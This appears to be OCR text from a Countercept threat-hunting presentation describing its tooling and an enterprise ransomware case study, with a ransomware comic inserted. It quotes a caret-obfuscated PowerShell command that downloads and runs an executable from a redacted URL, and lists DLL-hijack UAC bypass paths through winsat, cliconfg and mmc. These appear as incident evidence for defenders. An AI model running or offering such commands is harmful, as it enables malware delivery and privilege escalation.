TECHNOLOGY

- Understand what data are available (Endpoint, Network, Application)
- Technology Stack
  - Endpoint (GRR, Sysmon, Windows Event Logs, osquery)
  - Network (BRO, Suricata)
  - Data Store (ELK, Splunk, Hadoop)
- Automation!

HOW WE ARE DOING IT



Threat Hunting

Endpoint

Memory Analysis
Persistence
Process Monitoring
Offline Monitoring
File Analysis
Forensic Artefacts
Dynamic Tool Update

Network
Traffic Analysis

Network IDS
Network Traffic Analysis

Log Analysis


Event Log Correlation
Alerting

Case study 1

CASE STUDY 1:

ENTERPRISE RANSOMWARE

COUNTERCEPT


The Joy of Tech™ by Nitrozac & Snaggy
The Internet of ransomware things...
HUNGRY? PAY UP AND I'LL UNLOCK MY DOOR!
ON STRIKE UNTIL YOU SEND MONEY TO MY HACKERS.
20 BUCKS IN MY PAYPAL ACCOUNT OR I'LL ONLY BREW DECAF!
I'LL BE BURNING THE TOAST IF YOU DON'T GET ME SOME DOUGH!
THE NEXT TIME YOU LEAVE, IT'LL COST YOU 100 BUCKS TO GET BACK INTO THE HOUSE, UNLESS YOU GIVE ME $75 NOW!
30 BUCKS IN BITCOIN, OR NEXT TIME I SMELL SMOKE, I MIGHT JUST LET YOU SLEEP.
MY ALARM SYSTEM IS GOING TO GO OFF RANDOMLY THROUGHOUT THE NIGHT, UNLESS YOU "DONATE".
YOUR DIRTY DISHES CAN WAIT, I'M BUSY MINING BITCOINS.
EXCUSE US WHILE WE PARTICIPATE IN A DDOS ATTACK.
WIRE MY HACKER $100 OR I'LL REVERSE MY MOTOR AND BLOW DIRT ALL OVER THIS PLACE!
I'M TURNING OFF THE HEAT UNTIL YOU WARM UP MY BANK ACCOUNT!
I'LL START YOUR CAR, BUT ONLY TO TAKE YOU TO YOUR BANK TO MAKE A TRANSFER.
IF YOU DON'T SEND US CASH, YOUR REPUTATION WILL BE IN THE TRASH.
SEND ME $25 OR I'LL TELL EVERYONE ON YOUR SOCIAL NETWORK THAT YOU WERE STUPID ENOUGH TO BUY AN INTERNET-CONNECTED BROOM!

CASE STUDY 1:

ENTERPRISE RANSOMWARE


COUNTERCEPT

Delivery Exploitation C2 Priv. Escalation Lateral Movement Objective


First Delivery Second Delivery Lateral Movement More Lateral Movement ‘Ransomware’ deployed

CASE STUDY 1:

ENTERPRISE RANSOMWARE



```
cmd.exE /c "pOWe^R^sHELL.E^X^e ^-e^XecUTIONpolICy BYPAss^ -
^no^PrOfIl^E^ -^w^i^nDowsTyle^ h^i^dDEN^ (NeW^-oBjECt
sYs^tEm.^Ne^T.w^e^bcLi^E^Nt).DOW^N^loAd^FIL^E^('http://[redacted].exe','%AppDATA
%.Exe');S^TaRt-PRoCES^S^ '%aPpDATA%.eXe'
```




```
◢ WINWORD.EXE        2084   5.06                55.71 MB   [redacted]   Microsoft Word
  ◢ cmd.exe          3020                        2.08 MB   [redacted]   Windows Command Processor
      powershell.exe 3936   2.31   8.13 kB/s    54.96 MB   [redacted]   Windows PowerShell
```

CASE STUDY 1:

ENTERPRISE RANSOMWARE


COUNTERCEPT

Delivery | Exploitation | C2 | Priv. Escalation | Lateral Movement | Objective




First Delivery | Second Delivery | Lateral Movement | More Lateral Movement | ‘Ransomware’ deployed

CASE STUDY 1:
ENTERPRISE RANSOMWARE




Endpoint	PID	Name	Username	Start Time	Stop Time	Executable Raw Path
[redacted]	3784	winsat.exe	[redacted]	[redacted]	[redacted]	"C:\Windows\system32\sysprep\winsat.exe"



cliconfg	C:\Windows\System32\	ntwdblib.dll for Windows 7, 8 and 10	C:\Windows\System32\cliconfg.exe
winsat	C:\Windows\System32\sysprep\Copy winsat.exe from C:\ Windows\System32\ to C:\Windows\System32\sysprep\	ntwdblib.dll for Windows 7 and devobj.dll for Windows 8 and 10	C:\Windows\System32\sysprep\winsat.exe
mmc	C:\Windows\System32\	ntwdblib.dll for Windows 7 and elsext.dll for Windows 8 and 10.	C:\Windows\System32\mmc.exe eventvwr

CASE STUDY 1:
ENTERPRISE RANSOMWARE

COUNTERCEPT



SnippingTool.exe (136) Properties
Handles | GPU | Comment
General | Statistics | Performance | Threads | Token | Modules | Memory | Environment
Close

Name	Base address	Size	Description
kernel32.dll	0x76c50000	1.12 MB	Windows NT BASE API Client DLL
KernelBase.dll	0x7fefcdb0...	424 kB	Windows NT BASE API Client DLL
locale.nls	0x60000	412 kB	
lpk.dll	0x7feff160...	56 kB	Language Pack
msctf.dll	0x7fefdc30...	1.04 MB	MSCTF Server DLL
msdrm.dll	0x7feeca3...	540 kB	Windows Rights Management client
msvcrt.dll	0x7fefeb90...	636 kB	Windows NT CRT DLL
normaliz.dll	0x77040000	12 kB	Unicode Normalization DLL
ntdll.dll	0x76e70000	1.66 MB	NT Layer DLL
ntmarta.dll	0x7fefae70...	180 kB	Windows NT MARTA provider
profapi.dll	0x7fefcc30...	60 kB	User Profile Basic API
shell32.dll	0x7fefde00...	13.54 MB	Windows Shell Common Dll
shlwapi.dll	0x7fefd450...	452 kB	Shell Light-weight Utility Library
slc.dll	0x7fefa740...	44 kB	Software Licensing Client Dll
SnippingTool....	**0x13f710...**	**444 kB**	**Snipping Tool**
sspicli.dll	0x7fefc9e0...	148 kB	Security Support Provider Interface
usp10.dll	0x7fefee60...	808 kB	Uniscribe Unicode script processor
uxtheme.dll	0x7fefb210...	344 kB	Microsoft UxTheme Library
version.dll	0x7fefbd10...	48 kB	Version Checking and File Installation Libraries
wininet.dll	0x7fefd8f0...	2.35 MB	Internet Extensions for Win32
Wldap32.dll	0x7feff0d0...	328 kB	Win32 LDAP API DLL


SnippingTool.exe (2716) Properties
Environment | Handles | GPU | Comment
General | Statistics | Performance | Threads | Token | Modules | Memory
Close

Name	Base address	Size	Description
kernel32.dll	0x76c50000	1.12 MB	Windows NT BASE API Client DLL
KernelBase.dll	0x7fefcdb0...	424 kB	Windows NT BASE API Client DLL
locale.nls	0x120000	412 kB	
lpk.dll	0x7feff160...	56 kB	Language Pack
msctf.dll	0x7fefdc30...	1.04 MB	MSCTF Server DLL
msdrm.dll	0x7feeca3...	540 kB	Windows Rights Management client
msvcrt.dll	0x7fefeb90...	636 kB	Windows NT CRT DLL
ntdll.dll	0x76e70000	1.66 MB	NT Layer DLL
ole32.dll	0x7fefcfe0...	2.01 MB	Microsoft OLE for Windows
oleacc.dll	0x7fef6140...	336 kB	Active Accessibility Core Component
rpcrt4.dll	0x7fefd4f0...	1.18 MB	Remote Procedure Call Runtime
segoeui.ttf	0x2330000	508 kB	
shell32.dll	0x7fefde00...	13.54 MB	Windows Shell Common Dll
shlwapi.dll	0x7fefd450...	452 kB	Shell Light-weight Utility Library
slc.dll	0x7fefa740...	44 kB	Software Licensing Client Dll
SnippingTool....	**0x13f910...**	**444 kB**	**Snipping Tool**
tpcps.dll	0x7fef6640...	116 kB	Microsoft Tablet PC Platform Component
user32.dll	0x76d70000	0.98 MB	Multi-User Windows USER API Client DLL
usp10.dll	0x7fefee60...	808 kB	Uniscribe Unicode script processor
uxtheme.dll	0x7fefb210...	344 kB	Microsoft UxTheme Library

OLEACC.dll	0x72bd0000	568 kB	KO Hangeul Keyboard Layout Stub driver
urlmon.dll	0x7fefecd0...	1.52 MB	OLE32 Extensions for Win32
oleacc.dll	0x7fef6140...	336 kB	Active Accessibility Core Component


CASE STUDY 1:
ENTERPRISE RANSOMWARE

COUNTERCEPT



CASE STUDY 1:

ENTERPRISE RANSOMWARE



